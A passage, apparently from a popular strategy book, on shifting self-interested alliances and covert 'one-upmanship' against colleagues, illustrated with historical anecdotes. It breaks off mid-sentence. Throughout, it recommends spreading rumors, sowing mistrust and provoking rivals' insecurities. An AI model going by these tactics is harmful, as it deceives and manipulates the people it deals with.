The first step is to understand that all of us constantly use other people to help and advance ourselves. (Bowen went so far as to use his own family in an experiment to solve a professional dilemma.) There is no shame in this, no need to ever feel guilty. Nor should we take it personally when we realize that someone else is using us; using people is a human and social necessity. Next, with this understanding in mind, you must learn to make these necessary alliances strategic ones, aligning yourself with people who can give you something you cannot get on your own. This requires that you resist the temptation to let your decisions about alliances be governed by your emotions; your emotional needs are what your personal life is for, and you must leave them behind when you enter the arena of social battle. The alliances that will help you most are those involving mutual self-interest. Alliances infected with emotions, or with ties of loyalty and friendship, are nothing but trouble. Being strategic with your alliances will also keep you from the bad entanglements that are the undoing of so many.

Think of your alliances as stepping-stones toward a goal. Over the course of your life, you will be constantly jumping from one stone to the next to suit your needs. When this particular river is crossed, you will leave them behind you. We will call this constant shifting yet advancing use of allies the "Alliance Game."

Many key principles of the Alliance Game originated in ancient China, which was composed of numerous states in continual flux--now weak, now powerful, now weak again. War was a dangerous affair, for a state that invaded another would stir up a lot of mistrust among the others and would often find itself losing ground in the long run. Meanwhile, a state that remained too loyal to an ally might find itself pulled into a war from which it could not break free and would go down in the process. The formation of proper alliances was in some ways a more important art than that of warfare itself, and the statesmen adept at this art were more powerful than military leaders.

It was through the Alliance Game that the state of Chin was able to slowly expand during the dangerous Warring States period of 403-221 B.C. Chin would make alliances with distant states and attack nearby ones; the nearby state that Chin had invaded could not get help from its outlying neighbor because that neighbor was now allied to Chin. If Chin faced an enemy that had a key ally, it would work first to disrupt the alliance--sowing dissension, spreading rumors, courting one of the two sides with money--until the alliance fell apart. Then Chin would invade first one of the two states, then the other. Gradually, bit by bit, it gobbled up neighboring states until, in the late third century

B.C., it was able to unify China--a remarkable feat.

To play the Alliance Game right, today as in ancient China, you must be realistic to the core, thinking far ahead and keeping the situation as fluid as possible. The ally of today may be the enemy of tomorrow. Sentiment has no place in the picture. If you are weak but clever, you can slowly leapfrog into a position of strength by bouncing from one alliance to another. The opposite approach is to make a key alliance and stick with it, valuing trust and an established relationship. This can work well in stable times, but in periods of flux, which are more common, it can prove to be your undoing: differences in interest will inevitably emerge, and at the same time it will become hard to disentangle yourself from a relationship in which so much emotion has been invested. It is safer to bank on change, to keep your options open and your alliances based on need, not loyalty or shared values.

In the golden age of Hollywood, actresses had almost the least amount of power of anyone. Careers were short; even a great star would be replaced in a few years by someone younger. An actress would stay loyal to her studio, then watch helplessly as the roles dried up. The actress who best bucked the trend was Joan Crawford, who played her own version of the Alliance Game. In 1933, for instance, she met the screenwriter Joseph Mankiewicz, then a timid young man just starting out on what would be an illustrious career. Crawford recognized his talent immediately and went out of her way to befriend him, much to his amazement. He went on to write nine screenplays for her, greatly lengthening her career.

Crawford would also court cameramen and photographers, who would then work overtime to light her well and make her look good. She might do the same with a producer who controlled a screenplay with a role in it she coveted. Crawford would often make alliances with up-and-coming young talent who valued a relationship with the star. Then she would gracefully break or forget the connection when it no longer served her needs. Nor would she stay loyal to the studio, or indeed to anyone--only to herself. Her unsentimental approach to her own shifting network of alliances allowed her to avoid the trap that most actresses found embedded in the system.

The key to playing the game is to recognize who can best advance your interests at that moment. This need not be the most obviously powerful person on the scene, the person who *seems* to be able to do most for you; alliances that meet specific needs or answer particular deficiencies are often more useful. (Grand alliances between two great powers are generally the least effective.) Because Louis XI had a weak army, the Swiss, though minor players on the European scene, were the allies he needed. Recognizing this years in advance, he cultivated an alliance that bewildered his enemies. As an ambitious young congressional assistant in Washington, Lyndon Johnson realized he lacked all kinds of powers and talents to get him to the top. He became a clever user of other people's talents. Realizing the importance of information in Congress, he made a point of befriending and allying himself with those at key positions--whether high or low--in the information chain. He was particularly good with older men who enjoyed the company of a lively young man and the role of the father figure giving advice. Slowly, from being a poor kid from Texas with no connections, Johnson raised himself to the top, through his network of convenient alliances.

It is a common strategy in bicycle races not to go out in front but to stay right behind the leader, a position that cuts down wind resistance--the leader faces the wind for you and saves you energy. At the last minute, you sprint ahead. Letting other people cut resistance for you and waste their energy on your behalf is the height of economy and strategy.

One of the best stratagems in the Alliance Game is to begin by seeming to help another person in some cause or fight, only for the purpose of furthering your own interests in the end. It is easy to find such people: they have a glaring need, a temporary weakness that you can help them to overcome. Now you have put them under a subtle obligation to you, to use as you will--to dominate their affairs, to divert their energies in the direction you desire. The emotions you create with your offer of help

will blind the other person to your ulterior purpose.

The artist Salvador Dali was particularly adept at this version of the game: if someone needed to raise money, say, Dali would come to the rescue, organizing a charity ball or other fund-raising event. The person in need could hardly resist: Dali was friendly with royalty, Hollywood stars, socialites. Soon he would be ordering all kinds of elaborate props for the ball. For his infamous "Night in a Surrealist Forest" in Pebble Beach, California, in 1941, which was intended to benefit starving artists in war-torn Europe, Dali requested a live giraffe, enough pine trees to create a fake forest, the largest bed in the world, a wrecked automobile, and thousands of pairs of shoes from which to serve the first course. In the end the party was a smash and got all kinds of publicity, but, as so often with Dali, the bills far exceeded the receipts; no money was left over for the starving artists of Europe. And strangely enough, all of the publicity was focused on Dali, increasing his fame and winning him more powerful allies.

A variation on the Alliance Game is to play the mediator, the center around which other powers pivot. While remaining covertly autonomous, you make those around you fight for your allegiance. This was essentially how Prince Klemens von Metternich, the Austrian foreign minister during the Napoleonic era and afterward, restored Austria as Europe's principal power. It helped that Austria is located in the center of Europe and so is strategically vital to the nations around it. Even during the reign of Napoleon, when Austria was at its weakest and Metternich had to cozy up to the French, he kept his country free of lasting entanglements. Without bonding Austria to France by any legal alliance, for example, he tied Napoleon to him emotionally by arranging for the emperor to marry into the Austrian royal family. Keeping all of the great powers--England, France, Russia--at arm's length, he made everything revolve around Austria, even though Austria itself was no longer a great military power.

The brilliance of this variation is that merely by assuming a central position, you can wield tremendous power. For instance, you place yourself at a critical point in the information chain, giving you access to and control over it. Or you produce something other people depend on, giving you incredible leverage. Or you play the mediator everyone needs to resolve a dispute. Whatever it is, you can maintain power in this central position only by keeping yourself unentangled and courted by all. The moment you enter into any kind of lasting alliance, your power is greatly reduced.


A key component of the Alliance Game is the ability to manipulate other people's alliances and even destroy them, sowing dissension among your opponents so that they fight among themselves. Breaking your enemy's alliances is as good as making alliances yourself. When Hernan Cortes landed in Mexico in 1519, he faced hundreds of thousands of Aztecs with 500 men. Knowing that many smaller Mexican tribes resented the powerful Aztec Empire, he slowly worked to peel them away from their alliances with the Aztecs. By filling a tribal leader's ears with horrible stories about the Aztec emperor's plans, for example, he might bait the man into arresting the Aztec envoys on their next visit. That of course would infuriate the emperor, and now the tribe would be isolated and in danger--and would appeal to Cortes for protection. On and on Cortes went with this negative version of the Alliance Game, until the Aztecs' allies had become his.

Your focus here is on stirring up mistrust. Make one partner suspicious of the other, spread rumors, cast doubts on people's motives, be friendly to one ally to make the other jealous. Divide and conquer. In this way you will create a tide of emotions, hitting first this side, then that, until the alliance totters. Now former members of the alliance will feel vulnerable. Through manipulation or outright invitation, make them turn to you for protection.

In facing an enemy that is composed of allies, no matter how large or formidable, do not be afraid. As Napoleon said, "Give me allies to fight." In war, allies generally have problems of command and control. The worst kind of leadership is divided leadership; compelled to debate and

agree before they act, allied generals usually move like snails. When fighting large groups of allies, as he often did, Napoleon always attacked first the weak link, the junior partner. Collapse here could make the whole fabric of the alliance fall apart. He would also seek quick victory in battle, even a small one, for no force is more easily discouraged by a defeat than an allied one.

Finally, you will of course be attacked for playing the Alliance Game. People will accuse you of being feckless, amoral, treacherous. Remember: these charges are strategic themselves. They are part of a moral offensive (see chapter 25). To advance their own interests, your accusers are trying to make you feel guilty or look bad. Do not let them get to you. The only real danger is that your reputation will eventually keep people from making alliances with you--but self-interest rules the world. If you are seen to have benefited others in the past and as capable of doing the same in the present, you will have suitors and playing partners. Besides, you are loyal and generous, as long as there is mutual need. And when you show that you cannot be had by the false lure of permanent loyalty and friendship, you will actually find yourself treated with greater respect. Many will be drawn to your realistic and spirited way of playing the game.



Authority: Beware of sentimental alliances where the consciousness of good deeds is the only compensation for noble sacrifices.

--Otto von Bismarck (1815-1898)

REVERSAL

If you play the Alliance Game, so will those around you, and you cannot take their behavior personally--you must keep dealing with them. But there are some types with whom any kind of alliance will harm you. You can often recognize them by their overeagerness to pursue you: they will make the first move, trying to blind you with alluring offers and glittering promises. To protect yourself from being used in a negative way, always look at the tangible benefits you will gain from this alliance. If the benefits seem vague or hard to realize, think twice about joining forces. Look at your prospective allies' past for signs of greed or of using people without giving in return. Be wary of people who speak well, have apparently charming personalities, and talk about friendship, loyalty, and selflessness: they are most often con artists trying to prey on your emotions. Keep your eye on the interests involved on both sides, and never let yourself be distracted from them.

GIVE YOUR RIVALS ENOUGH ROPE TO HANG THEMSELVES

THE ONE-UPMANSHIP STRATEGY

Life's greatest dangers often come not from external enemies but from our supposed colleagues and friends, who pretend to work for the common cause while scheming to sabotage us and steal our ideas for their gain. Although, in the court in which you serve, you must maintain the appearance of consideration and civility, you also must learn to defeat these people. Work to instill doubts and insecurities in such rivals, getting them to think too much and act defensively. Bait them with subtle challenges that get under their skin, triggering an overreaction, an embarrassing mistake. The victory you are after is to isolate them. Make them hang themselves through their own self-destructive tendencies, leaving you blameless and clean.

THE ART OF ONE-UPMANSHIP

Throughout your life you will find yourself fighting on two fronts. First is the external front, your inevitable enemies--but second and less obvious is the internal front, your colleagues and fellow courtiers, many of whom will scheme against you, advancing their own agendas at your expense. The worst of it is that you will often have to fight on both fronts at once, facing your external enemies while also working to secure your internal position, an exhausting and debilitating struggle.

Life is war against the malice of men.

BALTASAR GRACIAN, 1601-58

The solution is not to ignore the internal problem (you will have a short life if you do so) or to deal with it in a direct and conventional manner, by complaining, acting aggressively, or forming defensive alliances. Understand: internal warfare is by nature unconventional. Since people theoretically on the same side usually do their best to maintain the appearance of being team players working for the greater good, complaining about them or attacking them will only make you look bad and isolate you. Yet at the same time, you can expect these ambitious types to operate underhandedly and indirectly. Outwardly charming and cooperative, behind the scenes they are manipulative and slippery.

You need to adopt a form of warfare suited to these nebulous yet dangerous battles, which go on every day. And the unconventional strategy that works best in this arena is the art of one-upmanship. Developed by history's savviest courtiers, it is based on two simple premises: first, your rivals harbor the seeds of their own self-destruction, and second, a rival who is made to feel defensive and inferior, however subtly, will tend to act defensive and inferior, to his or her detriment.

People's personalities often form around weaknesses, character flaws, uncontrollable emotions. People who feel needy, or who have a superiority complex, or are afraid of chaos, or desperately want order, will develop a personality--a social mask--to cover up their flaws and make it possible for them to present a confident, pleasant, responsible exterior to the world. But the mask is like the scar tissue covering a wound: touch it the wrong way and it hurts. Your victims' responses start to go out of control: they complain, act defensive and paranoid, or show the arrogance they try so hard to conceal. For a moment the mask falls.

When you sense you have colleagues who may prove dangerous--or are actually already plotting something--you must try first to gather intelligence on them. Look at their everyday behavior, their

past actions, their mistakes, for signs of their flaws. With this knowledge in hand, you are ready for the game of one-upmanship.

Begin by doing something to prick the underlying wound, creating doubt, insecurity, and anxiety. It might be an offhand comment or something that your victims sense as a challenge to their position within the court. Your goal is not to challenge them blatantly, though, but to get under their skin: they feel attacked but are not sure why or how. The result is a vague, troubling sensation. A feeling of inferiority creeps in.

You then follow up with secondary actions that feed their doubts. Here it is often best to work covertly, getting other people, the media, or simple rumor to do the job for you. The endgame is deceptively simple: having piled up enough self-doubt to trigger a reaction, you stand back and let the target self-destruct. You must avoid the temptation to gloat or get in a last blow; at this point, in fact, it is best to act friendly, even offering dubious assistance and advice. Your targets' reaction will be an overreaction. Either they will lash out, make an embarrassing mistake, or reveal themselves too much, or they will get overly defensive and try too hard to please others, working all too obviously to secure their position and validate their self-esteem. Defensive people unconsciously push people away.

At this point your opening action, especially if it is only subtly aggressive, will be forgotten. What will stand out will be your rivals' overreaction and humiliation. Your hands are clean, your reputation unsullied. Their loss of position is your gain; you are one up and they are one down. If you had attacked them directly, your advantage would be temporary or nonexistent; in fact, your political position would be precarious: your pathetic, suffering rivals would win sympathy as your victims, and attention would focus on you as responsible for their undoing. Instead they must fall on their swords. You may have given them a little help, but to whatever extent possible in their own eyes, and certainly in everyone else's, they must have only themselves to blame. That will make their defeat doubly galling and doubly effective.

To win without your victim's knowing how it happened or just what you have done is the height of unconventional warfare. Master the art and not only will you find it easier to fight on two fronts at the same time, but your path to the highest ranks will be that much smoother.

Never interfere with an enemy that is in the process of committing suicide.

--Napoleon Bonaparte (1769-1821)

HISTORICAL EXAMPLES

1. John A. McClernand (1812-1900) watched with envy as his friend and fellow lawyer Abraham Lincoln rose to the U.S. presidency. McClernand, a lawyer and congressman from Springfield, Illinois, had had this ambition himself. Shortly after the outbreak of the Civil War, in 1861, he resigned his congressional seat to accept a commission as a brigadier general in the Union army. He had no military experience, but the Union needed leadership of any kind it could get, and if he proved himself in battle, he could rise fast. He saw this army position as his path to the presidency.

First of all, a complete definition of the technical term "one-upmanship" would fill, and in fact has filled, a rather large encyclopedia. It can be defined briefly here as the art of placing a person "one-down." The term "one-down" is technically defined as that psychological state which exists in an individual who is not "one-up" on another person.... To phrase these terms in popular language, at the risk of losing scientific rigor, it can be said that in any human relationship (and indeed among other mammals) one person is constantly maneuvering to imply that he is in a "superior position" to the other person in the relationship. This "superior position" does not necessarily

mean superior in social status or economic position; many servants are masters at putting their employers one-down. Nor does it imply intellectual superiority as any intellectual knows who has been put "one-down" by a muscular garbage collector in a bout of Indian wrestling. "Superior position" is a relative term which is continually being defined and redefined by the ongoing relationship. Maneuvers to achieve superior position may be crude or they may be infinitely subtle. For example, one is not usually in a superior position if he must ask another person for something. Yet he can ask for it in such a way that he is implying, "This is, of course, what I deserve."

THE STRATEGIES OF PSYCHOTHERAPY, JAY HALEY, 1963

McClernand's first post was at the head of a brigade in Missouri under the overall command of General Ulysses S. Grant. Within a year he was promoted to major general, still under Grant. But this was not good enough for McClernand, who needed a stage for his talents, a campaign to run and get credit for. Grant had talked to him of his plans for capturing the Confederate fort at Vicksburg, on the Mississippi River. The fall of Vicksburg, according to Grant, could be the turning point in the war. McClernand decided to sell a march on Vicksburg as his own idea and use it as a springboard for his career.

In September 1862, on leave in Washington, D.C., McClernand paid a visit to President Lincoln. He was "tired of furnishing brains" for Grant's army, he said; he had proved himself on the battlefield and was a better strategist than Grant, who was a little too fond of his whiskey. McClernand proposed to go back to Illinois, where he was well known and could recruit a large army. Then he would follow the Mississippi River south to Vicksburg and capture the fort.

Vicksburg was technically in Grant's department, but Lincoln was not sure the general could lead the audacious attack necessary. He took McClernand to see Secretary of War Edwin Stanton, another former lawyer, who commiserated with his two visitors on the difficulties of dealing with military brass. Stanton listened to and liked McClernand's plan. That October the onetime congressman left Washington with confidential orders, giving him approval for his march on Vicksburg. The orders were a little vague, and Grant was not informed of them, but McClernand would make the best of them.

McClernand quickly recruited more soldiers than he had promised Lincoln he would. He sent his recruits to Memphis, Tennessee, where he would soon join them to march on Vicksburg. But when he arrived in Memphis, in late December 1862, the thousands of men he had recruited were not there. A telegram from Grant--dated ten days earlier and waiting for him in Memphis--informed him that the general was planning to attack Vicksburg. If McClernand arrived in time, he would lead the attack; if not, his men would be led by General William Tecumseh Sherman.

McClernand was livid. The situation had clearly been orchestrated to make it impossible for him to arrive in time to lead his own recruits; Grant must have figured out his plan. The general's polite telegram covering his bases made the whole affair doubly infuriating. Well, McClernand would show him: he would hurry downriver, catch up with Sherman, take over the campaign, and humiliate Grant by winning the credit and honor for capturing Vicksburg.

McClernand did catch up with Sherman, on January 2, 1863, and immediately assumed command of the army. He made an effort to be charming to Sherman, who, he learned, had been planning to raid Confederate outposts around Vicksburg to soften up the approach to the fort. The idea was heaven-sent for McClernand: he would take over these raids, win battles without Grant's name over his, earn himself some publicity, and make his command of the Vicksburg campaign a fait accompli. He followed Sherman's plan to the letter, and the campaign was a success.

At this triumphant point, out of the blue, McClernand received a telegram from Grant: he was to

halt operations and wait for a meeting with the general. It was time for McClernand to play his trump card, the president; he wrote Lincoln requesting more explicit orders, and specifically an independent command, but he got no reply. And now vague doubts began to trouble McClernand's peace of mind. Sherman and other officers seemed cool; somehow he had rubbed them the wrong way. Perhaps they were conspiring with Grant to get rid of him. Grant soon appeared on the scene with detailed plans for a campaign against Vicksburg under his own direction. McClernand would lead a corps, which, however, was stationed at the faraway outpost of Helena, Arkansas. Grant made a point of treating him politely, but everything together added up to a humiliating setback.

> How to be one up--*how to make the other man feel that something has gone wrong, however slightly. The Lifeman is never caddish himself, but how simply and certainly, often, he can make the other man feel a cad, and over prolonged periods.*
>
> *THE COMPLETE UPMANSHIP*, STEPHEN POTTER, 1950

Now McClernand exploded, writing letter after letter to Lincoln and Stanton to remind them of their earlier rapport and of the support they had once given him, and complaining bitterly about Grant. After days of fuming and writing, McClernand finally received a response from Lincoln--and, to his shock and dismay, the president had somehow turned against him. There had been too many family quarrels among his generals, wrote Lincoln; for the sake of the Union cause, McClernand should subordinate himself to Grant.

McClernand was crushed. He could not figure out what he had done or how it had all gone wrong. Bitter and frustrated, he continued to serve under Grant but questioned his boss's abilities to anyone who would listen, including journalists. In June 1863, after enough negative articles had been printed, Grant finally fired him. McClernand's military career was over, and with it his dreams of personal glory.

Interpretation

From the moment he met John McClernand, General Grant knew he had a troublemaker on his hands. McClernand was the type of man who thought only of his own career--who would steal other people's ideas and plot behind their backs for the sake of personal glory. But Grant would have to be careful: McClernand was popular with the public, a charmer. So when Grant figured out on his own that McClernand was trying to beat him to Vicksburg, he did not confront him or complain. Instead he took action.

Knowing that McClernand had an oversensitive ego, Grant recognized that it would be relatively easy to push the man's buttons. By taking over his subordinate's recruits (technically in his department anyway) while apparently covering his bases in the telegram, he forced McClernand into a rash response that seemed like insubordination to other military men and made it clear how far he was using the war for personal purposes. Once McClernand had rushed to take his troops back from Sherman, Grant stood aside. He knew that a man like this--vain and obnoxious--would irritate the hell out of his brother officers; they would inevitably complain about him to Grant, who, as a responsible officer, would have to pass the complaints upward, apparently without personal feelings in play. Treating McClernand politely while indirectly checkmating him, Grant finally got him to overreact in the worst possible way, with his letters to Lincoln and Stanton. Grant knew that Lincoln was tired of squabbling within the Union high command. While Grant could be seen working quietly to perfect his plans for taking Vicksburg, McClernand was acting petty and throwing tantrums. The difference between the two men was all too clear. With this battle won, Grant repeated it, letting McClernand

hang himself with his unwise complaints to the press.

There are other ways to fray nerves. During the Gulf War, President Bush kept pronouncing the name of the Iraqi leader as "SAD-am," which loosely means "shoeshine boy." On Capitol Hill, the ritual mispronunciation of a member's name is a time-tested way to rattle opponents or haze newcomers. Lyndon Johnson was a master of the practice. When Johnson was Senate majority leader, writes J. McIver Weatherford, he applied it with junior members who voted the wrong way: "While slapping the young chap on the back and telling him he understood, Johnson would break his name into shreds as a metaphorical statement of what would happen if the disloyalty persisted."

THE ART OF POLITICAL WARFARE, JOHN PITNEY, JR., 2000

You will often come across McClernands in your daily battles--people who are outwardly charming but treacherous behind the scenes. It does no good to confront them directly; they are proficient at the political game. But a subtle one-up campaign can work wonders.

Your goal is to get these rivals to put their ambition and selfishness on display. The way to do this is to pique their latent but powerful insecurities--make them worry that people do not like them, that their position is unstable, that their path to the top is not clear. Perhaps, like Grant, you can take action that thwarts their plans in some way while hiding your own beneath a veneer of politeness. You are making them feel defensive and disrespected. All the dark, ugly emotions they strive so hard to hide will boil up to the surface; they will tend to lash out, over-playing their hand. Work to make them grow emotional and lose their habitual cool. The more they reveal of themselves, the more they will alienate other people, and isolation will be their doom.

2. The Academie Francaise, founded by Cardinal Richelieu in 1635, is a highly select body of France's forty most learned scholars, whose task it is to oversee the purity of the French language. It was customary in the early years of the academy that when a seat became empty, potential members would petition to fill it, but on the occasion of a vacant seat in 1694, King Louis XIV decided to go against protocol and nominated the bishop of Noyon. Louis's nomination certainly made sense. The bishop was a learned man, well respected, an excellent orator, and a fine writer.

The bishop, however, had another quality as well: an incredible sense of self-importance. Louis was amused by this failing, but most in the court found it downright insufferable: the bishop had a way of making almost everyone feel inferior, in piety, erudition, family pedigree--whatever they had.

Because of his rank, for instance, the bishop was accorded the rare privilege of being able to have his coach drive up to the front door of the royal residence, while most others had to get out and walk from the entrance doors of the driveway. One time the archbishop of Paris was walking along the driveway when the bishop of Noyon passed. From his carriage the bishop waved and signaled for the archbishop to approach him. The archbishop expected him to alight and accompany him to the palace on foot. Instead Noyon had the carriage slow down and continued his drive to the front door, leading the archbishop through the window by the arm, as if he were a dog on a leash, meanwhile chatting away superciliously. Then, once the bishop did get out of the carriage and the two men started up the grand staircase, Noyon dropped the archbishop as if he were nobody. Almost everyone in the court had a story like this one to tell, and they all nursed secret grudges against the bishop.

With Louis's approval, however, it was impossible to not vote Noyon into the academy. The king further insisted that his courtiers attend the inauguration of the bishop, since this was his first nominee to the illustrious institution. At the inauguration, customarily, the nominee would deliver a speech, which would be answered by the academy's director--who at the time was a bold and witty man called the abbe de Caumartin. The abbe could not stand the bishop but particularly disliked his florid style of

writing. De Caumartin conceived the idea of subtly mocking Noyon: he would compose his response in perfect imitation of the bishop, full of elaborate metaphors and gushing praise for the newest academician. To make sure he could not get into trouble for this, he would show his speech to the bishop beforehand. Noyon was delighted, read the text with great interest, and even went so far as to supplement it with more effusive words of praise and high-flying rhetoric.

On the day of the inauguration, the hall of the academy was packed with the most eminent members of French society. (None dared incur the king's displeasure by not attending.) The bishop appeared before them, monstrously pleased to command this prestigious audience. The speech he delivered had a flowery pomposity exceeding any he had given previously; it was tiresome in the extreme. Then came the abbe's response. It started slowly, and many listeners began to squirm. But then it gradually took off, as everyone realized that it was an elaborate yet subtle parody of the bishop's style. De Caumartin's bold satire captivated everyone, and when it was over, the audience applauded, loudly and gratefully. But the bishop--intoxicated by the event and the attention--thought that the applause was genuine and that in applauding the abbe's praise of him, the audience was really applauding him. He left with his vanity inflated beyond all proportion.

Soon Noyon was talking about the event to one and all, boring everyone to tears. Finally he had the misfortune to brag about it to the archbishop of Paris, who had never gotten over the carriage incident. The archbishop could not resist: he told Noyon that the abbe's speech was a joke on him and that everyone in the court was laughing at the bishop's expense. Noyon could not believe this, so he visited his friend and confessor Pere La Chaise, who confirmed that it was true.

WHEN TO GIVE ADVICE

In my own view (but compare Motherwell) there is only one correct time when the gamesman can give advice: and that is when the gamesman has achieved a useful *though not necessarily a* winning *lead. Say three up and nine to play at golf, or, in billiards, sixty-five to his opponent's thirty. Most of the accepted methods are effective. E.g. in billiards, the old phrase serves. It runs like this: Gamesman: Look...may I say something? Layman: What? Gamesman: Take it easy. Layman: What do you mean? Gamesman: I mean--you know how to make the strokes, but you're stretching yourself on the rack all the time. Look. Walk up to the ball. Look at the line. And make your stroke. Comfortable. Easy. It's as simple as that. In other words, the advice* must be vague, *to make certain it is not helpful. But, in general, if properly managed, the mere giving of advice is sufficient to place the gamesman in a practically invincible position.*

THE COMPLETE UPMANSHIP, STEPHEN POTTER, 1950

Now the bishop's former delight turned to the most bitter rage. He complained to the king and asked him to punish the abbe. The king tried to defuse the problem, but he valued peace and quiet, and Noyon's almost insane anger got on his nerves. Finally the bishop, wounded to the core, left the court and returned to his diocese, where he remained for a long time, humiliated and humbled.

THE LION, THE WOLF AND THE FOX

A very old lion lay ill in his cave. All of the animals came to pay their respects to their king except for the fox. The wolf, sensing an opportunity, accused the fox in front of the lion: "The fox has no respect for you or your rule. That's why he hasn't even come to visit you." Just as the wolf was saying this, the fox arrived, and he overheard these words. Then the lion roared in rage at him, but the fox managed to say in his own defence: "And who, of all those who have gathered here, has rendered Your Majesty as much service as I have done? For I have traveled far and wide asking

physicians for a remedy for your illness, and I have found one." The lion demanded to know at once what cure he had found, and the fox said: "It is necessary for you to flay a wolf alive, and then take his skin and wrap it around you while it is still warm." The wolf was ordered to be taken away immediately and flayed alive. As he was carried off, the fox turned to him with a smile and said: "You should have spoken well of me to His Majesty rather than ill."

FABLES, AESOP, SIXTH CENTURY B.C.

Interpretation

The bishop of Noyon was not a harmless man. His conceit had made him think his power had no limits. He was grossly unaware of the offense he had given to so many people, but no one could confront him or bring his behavior to his attention. The abbe hit upon the only real way to bring such a man down. Had his parody been too obvious, it would not have been very entertaining, and the bishop, its poor victim, would have won sympathy. By making it devilishly subtle, and making the bishop complicit in it as well, de Caumartin both entertained the court (always important) and let Noyon dig his own grave with his reaction--from the heights of vanity to the depths of humiliation and rage. Suddenly aware of how people saw him, the bishop lost his balance, even alienating the king, who had once found his vanity amusing. Finally he had to absent himself from court, to many people's relief.

The worst colleagues and comrades are often the ones with inflated egos, who think everything they do is right and worthy of praise. Subtle mockery and disguised parody are brilliant ways of one-upping these types. You seem to be complimenting them, your style or ideas even imitating theirs, but the praise has a sting in its tail: Are you imitating them to poke fun at them? Does your praise hide criticism? These questions get under their skin, making them vaguely insecure about themselves. Maybe you think they have faults--and maybe that opinion is widely shared. You have disturbed their high sense of self, and they will tend to respond by overreacting and overplaying their hand. This strategy works particularly well on those who fancy themselves powerful intellectuals and who are impossible to best in any kind of argument. By quoting their words and ideas back at them in slightly grotesque form, you neutralize their verbal strengths and leave them self-doubting and insecure.

3. Toward the middle of the sixteenth century, a young samurai, whose name history has left behind, developed a novel way of fighting: he could wield two swords with equal dexterity in his right and left hands at the same time. This technique was formidable, and he was eager to use it to make a name for himself, so he decided to challenge the most famous swordsman of his time, Tsukahara Bokuden, to a duel. Bokuden was now middle-aged and in semiretirement. He answered the young man's challenge with a letter: a samurai who could use a sword in his left hand with the same effectiveness as his right had an unfair advantage. The young swordsman could not understand what he meant. "If you think my using a sword with my left is unfair," he wrote back, "renounce the match." Instead Bokuden sent off ten more letters, each repeating in slightly different words the charge about the left hand. Each letter only made the challenger more annoyed. Finally, however, Bokuden agreed to fight.

The young samurai was used to fighting on instinct and with great speed, but as the duel began, he could not stop thinking about his left hand and Bokuden's fear of it. With his left hand--he found himself calculating--he would stab here, slash there. His left hand could not fail; it seemed possessed of its own power.... Then, suddenly, out of nowhere, Bokuden's sword cut deeply across the challenger's *right* arm. The duel was over. The young samurai recovered physically, but his mind was forever unhinged: he could not fight by instinct anymore. He thought too much, and he soon gave up the sword.

In 1605, Genzaemon, head of the renowned Yoshioka family of Kyoto swordsmen, received the strangest challenge of his life. An unknown twenty-one-year-old samurai named Miyamoto Musashi,

dressed like a beggar in dirty, ragged clothes, challenged him to a duel so haughtily that Musashi must have thought himself the more famous swordsman. Genzaemon did not feel he had to pay attention to this youth; a man as illustrious as he could not go through life accepting challenges from every bumpkin who crossed his path. Yet something about Musashi's arrogance got under his skin. Genzaemon would enjoy teaching this youth a lesson. The duel was set for five o'clock the following morning in a suburban field.

Genzaemon arrived at the appointed time, accompanied by his students. Musashi was not there. Minutes turned into an hour. The young man had probably gotten cold feet and skipped town. Genzaemon sent a student to look for the young samurai at the inn where he was staying. The student soon returned: Musashi, he reported, had been asleep when he arrived and, when awakened, had rather impertinently ordered him to send Genzaemon his regards and say he would be there shortly. Genzaemon was furious and began to pace the field. And Musashi still took his time. It was two more hours before he appeared in the distance, sauntering toward them across the field. He was wearing, too, a scarlet headband, not the traditional white headband that Genzaemon wore.

Genzaemon shouted angrily at Musashi and charged forward, impatient to have done with this irritating boor. But Musashi, looking almost bored, parried one blow after another. Each man was able to slash at the other's forehead, but where Genzaemon's white headband turned red with blood, Musashi's stayed the same color. Finally, frustrated and confused, Genzaemon charged forward yet again--right into Mushashi's sword, which struck his head and knocked him to the ground unconscious. Genzaemon would later recover, but he was so humiliated by his defeat that he left the world of swordsmanship and entered the priesthood, where he would spend his remaining years.

> [*Christy*] *Mathewson in his later years recounted a knockdown incident from the first game of the 1911 World Series, which he won for the Giants, defeating the Philadelphia Athletics 2 to 1. Charles Albert "Chief" Bender started for the Athletics, and Bender was throwing harder that day than Mathewson had ever seen him throw. Twice Bender drilled Fred Snodgrass, the Giants' young center fielder. When Snodgrass came to bat for the third time--in a "pinch"--Bender smiled at him. "Look out, Fred-die," he said, "you don't get hit this time." Then he threw a fast ball at Snodgrass' head. Snodgrass ducked. Ball one. "If you can't throw better than that," Snodgrass shouted, "I won't need to get a hit." Bender continued to smile. ("He had perfect teeth," Mathewson remembered.) Then he threw a fast-ball strike that overpowered Snodgrass. "You missed that a mile," Bender said, grinning again. Snodgrass set his jaw in anger and began overswinging. "Grinning chronically," in Mathewson's phrase, Bender struck out Snodgrass with a curve that broke down into the dirt. Snodgrass was not afraid of Chief Bender's pitches. He was a solid hitter who finished with a lifetime average of .275. What happened, Mathewson said, was that a combiination, the knockdown pitches, the sarcastic banter, the condescending grin, distracted Snodgrass. Then, having struck out his man, Bender pushed the needle deeper and twisted it. "You ain't a batter, Freddie. You're a backstop. You can never get anywhere without being hit!" Although beaten that day, Chief Bender won two other games. The Athletics won the World Series, 4 games to 2. Across six games, the rattled Fred Snodgrass, a .294 hitter all season, batted .105. But as Mathewson interpreted the episode, he was a victim of gamesmanship, obviously and distinctly quite different from being terrorized. "Chief took Fred's mind right out of the game," Mathewson said.*
>
> *THE HEAD GAME,* ROGER KAHN, 2001

Interpretation

For a samurai, losing a duel could mean death or public humiliation. Swordsmen sought out any

